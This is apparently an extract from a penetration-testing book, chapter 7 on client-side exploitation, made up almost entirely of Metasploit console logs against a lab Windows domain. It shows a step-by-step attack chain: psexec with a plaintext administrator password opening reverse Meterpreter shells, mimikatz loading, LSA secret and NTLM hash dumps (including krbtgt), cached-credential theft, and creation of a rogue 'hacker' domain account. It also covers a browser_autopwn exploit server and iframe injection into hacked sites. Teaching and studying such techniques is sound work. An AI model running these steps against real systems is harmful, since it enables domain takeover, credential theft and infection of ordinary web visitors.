PYSSG002$       PYSSG002            CN=PYSSG002,CN=Computers,DC=pyssg,DC=com

PYSSG003$       PYSSG003            CN=PYSSG003,CN=Computers,DC=pyssg,DC=com

PYSSG004$       PYSSG004            CN=PYSSG004,CN=Computers,DC=pyssg,DC=com

PYSSG005$       PYSSG005            CN=PYSSG005,CN=Computers,DC=pyssg,DC=com

PYSSGDC01$      PYSSGDC01           CN=PYSSGDC01,OU=Domain Controllers,DC=pyssg,DC=com

PYSSGV001$      PYSSGV001           CN=PYSSGV001,CN=Computers,DC=pyssg,DC=com

chaitanya       Chaitanya Haritash  CN=Chaitanya Haritash,OU=OPS,DC=pyssg,DC=com

deep            Deep Shankar Yadav  CN=Deep Shankar Yadav,OU=OPS,DC=pyssg,DC=com

deepankar       Deepankar DA. Arora CN=Deepankar DA. Arora,OU=OPS,DC=pyssg,DC=com

gaurav          Gaurav Singh        CN=Gaurav Singh,OU=OPS,DC=pyssg,DC=com
```

```
msf exploit(psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOST                                  yes       The target address
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                 ADMIN$           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/wri
te folder share
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass                                no        The password for the specified username
   SMBUser                                no        The username to authenticate as


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(psexec) > set RHOST 192.168.0.190
RHOST => 192.168.0.190
msf exploit(psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(psexec) > set SMBPASS Charlie@1337
SMBPASS => Charlie@1337
msf exploit(psexec) > set SMBDomain pyssg.com
SMBDomain => pyssg.com
msf exploit(psexec) > run
```

```
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.111:4444
[*] 192.168.0.190:445 - Connecting to the server...
[*] 192.168.0.190:445 - Authenticating to 192.168.0.190:445|pyssg.com as user 'administrator'...
[*] 192.168.0.190:445 - Selecting PowerShell target
[*] 192.168.0.190:445 - Executing the payload...
[+] 192.168.0.190:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179267 bytes) to 192.168.0.190
[*] Meterpreter session 5 opened (192.168.0.111:4444 -> 192.168.0.190:57152) at 2018-03-30 17:42:36 +0530

meterpreter >
```

```
meterpreter > sysinfo
Computer        : PYSSGDC01
OS              : Windows 2016 (Build 14393).
Architecture    : x64
System Language : en_US
Domain          : PYSSG
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 4388
meterpreter >
```

```
meterpreter > load kiwi
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */

[!] Loaded x86 Kiwi on an x64 architecture.
```

```
Kiwi Commands
=============

    Command                Description
    -------                -----------
    creds_all              Retrieve all credentials (parsed)
    creds_kerberos         Retrieve Kerberos creds (parsed)
    creds_msv              Retrieve LM/NTLM creds (parsed)
    creds_ssp              Retrieve SSP creds
    creds_tspkg            Retrieve TsPkg creds (parsed)
    creds_wdigest          Retrieve WDigest creds (parsed)
    dcsync                 Retrieve user account information via DCSync (unparsed)
    dcsync_ntlm            Retrieve user account NTLM hash, SID and RID via DCSync
    golden_ticket_create   Create a golden kerberos ticket
    kerberos_ticket_list   List all kerberos tickets (unparsed)
    kerberos_ticket_purge  Purge any in-use kerberos tickets
    kerberos_ticket_use    Use a kerberos ticket
    kiwi_cmd               Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam           Dump LSA SAM (unparsed)
    lsa_dump_secrets       Dump LSA secrets (unparsed)
    password_change        Change the password/hash of a user
    wifi_list              List wifi profiles/creds for the current user
    wifi_list_shared       List shared wifi profiles/creds (requires SYSTEM)
```

```
meterpreter > lsa_dump_secrets
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : PYSSGDC01
SysKey : e8c68cddb3cac808d4d96bbf55a25249

Local name : PYSSGDC01 ( S-1-5-21-785378746-3992354771-1626871894 )
Domain name : PYSSG ( S-1-5-21-3559493541-3665875311-4193791800 )
Domain FQDN : pyssg.com

Policy subsystem is : 1.14
LSA Key(s) : 1, default {63d35eca-7df6-6f77-7012-314f6c357a79}
  [00] {63d35eca-7df6-6f77-7012-314f6c357a79} 89b2fe01a4a5290b604467beeb6204c5cb03e204434393ab3e4007d172eb7670

Secret  : $MACHINE.ACC
cur/hex : 2d 3e 75 f7 a7 5c 7f 45 47 30 40 ef 05 53 e3 3a b1 71 44 4b 13 ef d7 06 e1 d6 23 06 95 6f 86 0b 54 fb ba 16 72 74 86 c8 f5 09
 61 b6 4c c3 7f 73 fe 32 b4 a5 4b b7 2d 56 f1 b1 f0 24 9b ec 17 e8 12 d4 17 a6 1d 14 1b 17 6f 81 77 02 b8 0b eb 26 14 9d 4b 7d 48 e1 a0
 83 63 ee f7 42 00 4b 65 ba 83 03 52 7b 0d 0a bb 66 68 45 b8 10 63 e5 90 ad ab c4 74 5c 18 ef fe ee c9 81 be 26 13 86 39 2e 1d f5 e8 60
 bf 8d b9 17 c5 99 6e ff 50 b8 17 3d 5f 4b f9 f0 86 ae b9 6c 90 1f b4 e4 af 32 b7 e8 4a b2 9d 74 9e 28 ba e7 f4 72 52 c8 06 91 e1 fc 9a
 e9 0f 3f 7a aa 74 1e 83 15 e3 78 11 1a a1 40 aa c5 62 59 57 49 d4 ad d3 02 5f 86 81 48 0a df 5e b8 ce 58 c2 5c 2d 80 5e d5 47 a2 91 f2
 2d 62 11 3d dd ed 95 85 b4 82 ff 09 72 65 0d 59 d6 41
    NTLM:dc9b526615a48c1919791df0a8701ced
    SHA1:6a558830a169218dc4d2e9dba6bdeaca0eee87e7
old/hex : 97 74 2c f4 5e 9b c0 db 00 1d 93 4c b5 93 4d 03 14 e4 00 f3 03 c6 c2 85 88 61 d4 98 4f 91 0f 02 06 76 27 58 35 0d 2d a7 f2 94
 69 2a bb 3c 46 42 ec af 18 fd 18 60 82 b0 66 f1 f2 2d 96 57 77 70 a2 71 37 6c 69 02 bc 2c 65 f4 b5 ef f7 72 97 42 c0 27 09 70 88 fc ea
 64 3c f8 62 ef e9 06 51 4d b9 34 c7 1a 2c f6 f5 77 33 b2 dc 64 45 a1 e3 17 81 bf 72 87 68 74 07 ac 0a 19 14 9f f6 91 1c 59 f4 ab fe eb
 0c 56 7f 12 7d b2 0a 7e af 0f 27 78 33 78 b0 db 4d 63 26 ee 1e c7 64 db f5 eb b1 be db 0d fb d4 23 ef a1 53 8a d6 d6 17 51 b6 42 cd ed
 a0 0a 6b 3e 8a 02 74 2e 4c 61 9a bb 47 57 77 a0 c8 1d 3f c6 98 cb f1 5c 09 db 18 09 ba 76 cd 05 88 45 bf bf 09 e4 e2 ff 5a 28 1f 7b ad
 df 1d 28 34 db 16 db 99 ea b6 88 da 40 33 95 1d 8c ad
    NTLM:70765c4a590cd08949f0e1c03c56c576
    SHA1:62686f6cb72d06100ed627e3ab004b0461a1cfec
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                                  Arch  Session  User                          Path
 ---   ----  ----                                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                                x64   0
 68    560   svchost.exe                           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 260   4     smss.exe                              x64   0
 296   560   svchost.exe                           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 352   344   csrss.exe                             x64   0
 424   416   csrss.exe                             x64   1
 444   344   wininit.exe                           x64   0
 452   736   RuntimeBroker.exe                     x64   1        PYSSG\Administrator           C:\Windows\System32\RuntimeBroker.
exe
 504   416   winlogon.exe                          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 560   444   services.exe                          x64   0
 576   444   lsass.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 736   560   svchost.exe                           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 792   560   svchost.exe                           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
```

```
meterpreter > migrate 576
[*] Migrating from 4388 to 576...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6f7c99e58a96bf4f8bc0b1b994c9a524:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9f1316057efa81de5fe61cd2bdc82eb1:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
deepankar:1104:aad3b435b51404eeaad3b435b51404ee:d25610e2120cc455310b02e845d38729:::
gaurav:1109:aad3b435b51404eeaad3b435b51404ee:b40e8a3a3e9959ddbe5bf2148e7c8350:::
deep:1110:aad3b435b51404eeaad3b435b51404ee:6f7c99e58a96bf4f8bc0b1b994c9a524:::
chaitanya:1112:aad3b435b51404eeaad3b435b51404ee:929886c777155f13ae0cdecb3cc40d2c:::
4n6:1115:aad3b435b51404eeaad3b435b51404ee:50d6047860a812e96efa5d6662290c5e:::
PYSSGDC01$:1000:aad3b435b51404eeaad3b435b51404ee:dc9b526615a48c1919791df0a8701ced:::
PYSSG002$:1107:aad3b435b51404eeaad3b435b51404ee:1c0fa62921db154a7208b2ab628986e1:::
PYSSG003$:1113:aad3b435b51404eeaad3b435b51404ee:ed3907b2fcbbc8977df0a9f9c411970c:::
PYSSGV001$:1114:aad3b435b51404eeaad3b435b51404ee:9077faa23ae59cba9cdc4199ac0dde3a:::
PYSSG005$:1116:aad3b435b51404eeaad3b435b51404ee:77bdb47449cad5e1ecf8645d4e14fb18:::
PYSSG004$:1117:aad3b435b51404eeaad3b435b51404ee:1037d462841261eba3d4d880835ff7e4:::
```


```
msf post(smart_hashdump) > use post/windows/gather/cachedump
msf post(cachedump) > show options

Module options (post/windows/gather/cachedump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on.

msf post(cachedump) > set SESSION 5
SESSION => 5
msf post(cachedump) > run

[*] Executing module against PYSSGDC01
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in: /root/.msf4/loot/20180330175351_default_192.168.0.190_mscache2.creds_173910.txt
[*] John the Ripper format:
# mscash2

[*] Post module execution completed
```

```
msf post(add_user_domain) > show options

Module options (post/windows/manage/add_user_domain):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   ADDTODOMAIN  true             yes       Add user to the Domain
   ADDTOGROUP   false            yes       Add user into Domain Group
   GETSYSTEM    false            yes       Attempt to get SYSTEM privilege on the target host.
   GROUP        Domain Admins    yes       Domain Group to add the user into.
   PASSWORD     whatever@123     no        Password of the user (only required to add a user to the domain)
   SESSION      2                yes       The session to run this module on.
   TOKEN                         no        Username or PID of the Token which will be used. If blank, Domain Admin Tokens will be enume
rated. (Username doesnt require a Domain)
   USERNAME     hacker           yes       Username to add to the Domain or Domain Group
```

```
msf post(add_user_domain) > run

[*] Running module on PYSSG002
[-] Abort! Did not pass the priv check
[*] Now executing commands as PYSSG\deep
[*] Adding 'hacker' as a user to the PYSSG domain
[+] hacker is now a member of the PYSSG domain!
[*] Post module execution completed
msf post(add_user_domain) >
```

```
msf > loot

Loot
====

host           service  type            name                      content     info                    path
----           -------  ----            ----                      -------     ----                    ----
192.168.0.190           mscache2.creds  mscache2_credentials.txt  text/csv    MSCACHE v2 Credentials  /root/.msf4/loot/20180330175351_d
efault_192.168.0.190_mscache2.creds_173910.txt
192.168.0.190           windows.hashes  PYSSGDC01_hashes.txt      text/plain  Windows Hashes          /root/.msf4/loot/20180330174949_d
efault_192.168.0.190_windows.hashes_841700.txt
192.168.0.196           ad.computers                              text/plain                          /root/.msf4/loot/20180330165058_d
efault_192.168.0.196_ad.computers_287258.txt
```


Chapter 7: Client-Side Exploitation




```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(server/browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   LHOST                     yes       The IP address to use for reverse-connect payloads
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Auxiliary action:

   Name       Description
   ----       -----------
   WebServer  Start a bunch of modules and direct clients to appropriate exploits


msf auxiliary(server/browser_autopwn) >
```


```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.105
LHOST => 192.168.10.105
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.105...
[*] ---
```

```
[*] Using URL: http://0.0.0.0:80/daKfwjZ
[*] Local IP: http://192.168.10.105:80/daKfwjZ
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 192.168.10.105:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 192.168.10.105:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 192.168.10.105:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://192.168.10.105:80/
[*] Server started.
```




```
[*] Sending stage (957487 bytes) to 192.168.10.111
[*] Meterpreter session 1 opened (192.168.10.105:3333 -> 192.168.
10.111:51608) at 2016-06-30 11:48:29 +0530
[*] Session ID 1 (192.168.10.105:3333 -> 192.168.10.111:51608) pr
ocessing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (3728)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3700
[+] Successfully migrated to process

msf auxiliary(browser_autopwn) > sessions -i

Active sessions
===============

  Id  Type                    Information
    Connection
  --  ----                    -----------
    ----------
  1   meterpreter x86/win32  WIN-97G4SSDJD5S\Apex @ WIN-97G4SSDJD
5S  192.168.10.105:3333 -> 192.168.10.111:51608 (192.168.10.111)

msf auxiliary(browser_autopwn) >
```


Attacker injects iFrame into the websites of compromised servers with iFrame SRC as the IP of Browser Autopwn Server
Victim visits the infected page and gets her browser exploited (Attacker Gain access to her system)
1
Attacker Setup Browser Autopwn Server
2
3
Browser Autopwn Server
Hacked Server




```
msf auxiliary(browser_autopwn) > set LHOST 192.168.10.107
LHOST => 192.168.10.107
msf auxiliary(browser_autopwn) > set SRVPORT 80
SRVPORT => 80
msf auxiliary(browser_autopwn) > set URIPATH /
URIPATH => /
msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup

[*] Starting exploit modules on host 192.168.10.107...
[*] ---
```





```
[*] 192.168.10.105   java_verifier_field_access - Sending jar
[*] 192.168.10.105   java_jre17_reflection_types - handling request for /uEHZ/ow
iIcMSA.jar
[*] 192.168.10.105   java_rhino - Sending Applet.jar
[*] 192.168.10.105   java_atomicreferencearray - Sending Java AtomicReferenceArr
ay Type Violation Vulnerability
[*] 192.168.10.105   java_atomicreferencearray - Generated jar to drop (5125 byt
es).
[*] 192.168.10.105   java_jre17_reflection_types - handling request for /uEHZ/
[*] 192.168.10.105   java_jre17_jmxbean - handling request for /NcXYqzyENHt/
[*] 192.168.10.105   java_verifier_field_access - Sending Java Applet Field Byte
code Verifier Cache Remote Code Execution
[*] 192.168.10.105   java_verifier_field_access - Generated jar to drop (5125 by
```

